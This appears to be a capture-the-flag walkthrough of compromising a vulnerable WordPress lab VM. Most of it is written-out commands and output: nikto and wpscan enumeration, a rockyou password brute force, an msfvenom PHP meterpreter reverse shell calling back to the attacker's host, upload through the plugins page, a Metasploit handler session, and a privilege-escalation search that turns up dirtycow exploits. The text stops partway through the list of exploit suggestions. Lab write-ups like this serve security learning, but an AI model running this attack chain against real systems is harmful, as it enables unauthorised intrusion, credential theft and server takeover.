
Then tried on port 12380



So I started enumerating using nikto

```
┌──(ahmed㉿kali)-[~]
└─$ nikto -h https://192.168.174.140:12380/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.174.140
+ Target Hostname:    192.168.174.140
+ Target Port:        12380
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put her
e./CN=Red.Initech/emailAddress=pam@red.localhost
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put her
e./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2024-10-15 19:43:57 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'dave' found, with contents: Soemthing doesn't look right here.
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Se
curity
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/admin112233/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/blogblog/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Hostname '192.168.174.140' does not match certificate's names: Red.Initech. See: https://cwe.mitre.org/data/definitions/297.html
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 1.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8259 requests: 1 error(s) and 14 item(s) reported on remote host
+ End Time:           2024-10-15 19:49:48 (GMT-4) (351 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Then went to the /blogblog/ and found a WORDPRESS page and noticed that it's running with https



So I used wpscan tool to use disable SSL

```
┌──(ahmed㉿kali)-[~]
└─$ wpscan --help
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Usage: wpscan [options]
        --url URL                           The URL of the blog to scan
                                            Allowed Protocols: http, https
                                            Default Protocol if none provided: http
                                            This option is mandatory unless update or help or hh or version is/are supplied
    -h, --help                              Display the simple help and exit
        --hh                                Display the full help and exit
        --version                           Display the version and exit
    -v, --verbose                           Verbose mode
        --[no-]banner                       Whether or not to display the banner
                                            Default: true
    -o, --output FILE                       Output to FILE
    -f, --format FORMAT                     Output results in the format supplied
                                            Available choices: cli-no-color, json, cli, cli-no-colour
        --detection-mode MODE               Default: mixed
                                            Available choices: mixed, passive, aggressive
```

```
        --random-user-agent, --rua          Use a random user-agent for each scan
        --http-auth login:password
    -t, --max-threads VALUE                 The max threads to use
                                            Default: 5
        --throttle MilliSeconds             Milliseconds to wait before doing another web request. If used, the max threads will be set to 1.
        --request-timeout SECONDS           The request timeout in seconds
                                            Default: 60
        --connect-timeout SECONDS           The connection timeout in seconds
                                            Default: 30
        --disable-tls-checks                Disables SSL/TLS certificate verification, and downgrade to TLS1.0+ (requires cURL 7.66 for the la
tter)
        --proxy protocol://IP:port          Supported protocols depend on the cURL installed
        --proxy-auth login:password
        --cookie-string COOKIE              Cookie string to use in requests, format: cookie1=value1[; cookie2=value2]
        --cookie-jar FILE-PATH              File to read and write cookies
                                            Default: /tmp/wpscan/cookie_jar.txt
        --force                             Do not check if the target is running WordPress or returns a 403
```

Started the scan and got some users

```
┌──(ahmed㉿kali)-[~]
└─$ wpscan --url https://192.168.174.140:12380/blogblog/  --disable-tls-checks --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://192.168.174.140:12380/blogblog/ [192.168.174.140]
[+] Started: Tue Oct 15 19:42:05 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://192.168.174.140:12380/blogblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
```

```
[i] User(s) Identified:

[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] kathy
```


so I started brute force on user john

```
┌──(ahmed㉿kali)-[~]
└─$ wpscan --url https://192.168.174.140:12380/blogblog/  --disable-tls-checks --usernames john --passwords /usr/share/wordlists/rockyou.txt -t 100
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://192.168.174.140:12380/blogblog/ [192.168.174.140]
[+] Started: Mon Oct 14 14:46:56 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://192.168.174.140:12380/blogblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
```

and got his password

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:11 <==================================================================> (137 / 137) 100.00% Time: 00:00:11

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - john / incorrect
All Found
Progress Time: 00:09:19 <                                                                  > (370 / 28688)  1.28%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: incorrect

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Oct 14 14:56:40 2024
[+] Requests Done: 542
[+] Cached Requests: 5
[+] Data Sent: 48.617 MB
[+] Data Received: 38.08 MB
[+] Memory used: 433.652 MB
[+] Elapsed time: 00:09:43
```


then use the credentials to login




then use msfvenom tool to create shell file to upload

```
┌──(ahmed㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.174.133 LPORT=443 -f raw >shell2.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
```

then upload the file through the plugins






then opened a listener on port 443 to make a reverse shell through metasploit

```
msf6 > use eploit/multi/handler
[-] No results from search
[-] Failed to load module: eploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.174.133
lhost => 192.168.174.133
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.174.133:443
[*] Sending stage (39927 bytes) to 192.168.174.140
[*] Meterpreter session 1 opened (192.168.174.133:443 → 192.168.174.140:33614) at 2024-10-14 17:10:07 -0400
```

then go to the content page to run the shell file



Index of /blogblog/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
new-shell.php	2024-10-14 22:04	1.1K	
new-shell1.php	2024-10-20 02:19	1.1K	
old-shell.php	2024-10-14 21:46	78	


Apache/2.4.18 (Ubuntu) Server at 192.168.174.140 Port 12380

https://192.168.174.140:12380/blogblog/wp-content/uploads/new-shell.php


and I got access successfully but it’s a limited access

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.174.133:443
[*] Sending stage (39927 bytes) to 192.168.174.140
[*] Meterpreter session 2 opened (192.168.174.133:443 → 192.168.174.140:33616) at 2024-10-14 17:12:10 -0400

meterpreter > shell
Process 31110 created.
Channel 0 created.
python -c "import pty;pty.spawn("/bin/bash")"
  File "<string>", line 1
    import pty;pty.spawn(/bin/bash)
                         ^
SyntaxError: invalid syntax
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@red:/var/www/https/blogblog/wp-content/uploads$ ls
ls
new-shell.php  old-shell.txt  shell1.php  shell21.php
old-shell.php  shell.php      shell2.php  shell3.php
www-data@red:/var/www/https/blogblog/wp-content/uploads$ rm old-shell.txt shell*.php
</blogblog/wp-content/uploads$ rm old-shell.txt shell*.php
www-data@red:/var/www/https/blogblog/wp-content/uploads$ ls
ls
new-shell.php  old-shell.php
www-data@red:/var/www/https/blogblog/wp-content/uploads$ whoami
whoami
www-data
www-data@red:/var/www/https/blogblog/wp-content/uploads$ uname -a
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
www-data@red:/var/www/https/blogblog/wp-content/uploads$ ls /home
ls /home
AParnell  Drew        JBare    LSolum2  RNunemaker  Sam     jess   www
CCeaser   ETollefson  JKanode  MBassin  SHAY        Taylor  kai    zoe
CJoo      Eeth        JLipps   MFrei    SHayslett   elly    mel
DSwanger  IChadwick   LSolum   NATHAN   SStroud     jamie   peter
```

so I searched for exploit suggestions



and found a tool that provide exploits for privilege escalation



Downloaded the tool and searched for a valid exploit

```
www-data@red:/var/www/https/blogblog/wp-content/uploads$ cd /tmp
cd /tmp
www-data@red:/tmp$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
<uggester/master/linux-exploit-suggester.sh -O les.sh
--2024-10-14 22:27:03--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/plain]
Saving to: 'les.sh'

les.sh              100%[===================>]  88.73K  --.-KB/s    in 0.09s

2024-10-14 22:27:03 (1.01 MB/s) - 'les.sh' saved [90858/90858]

www-data@red:/tmp$ ls
ls
les.sh  vmware-root
www-data@red:/tmp$ cd vmware-root
cd vmware-root
bash: cd: vmware-root: Permission denied
```

```
www-data@red:/tmp$ chmod 777 les.sh
chmod 777 les.sh
www-data@red:/tmp$ ./les.sh
./les.sh

Available information:

Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
```

Found the exploit and downloaded it

```
   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|
12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-4997] target_offset

   Details: https://www.exploit-db.com/exploits/40049/
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
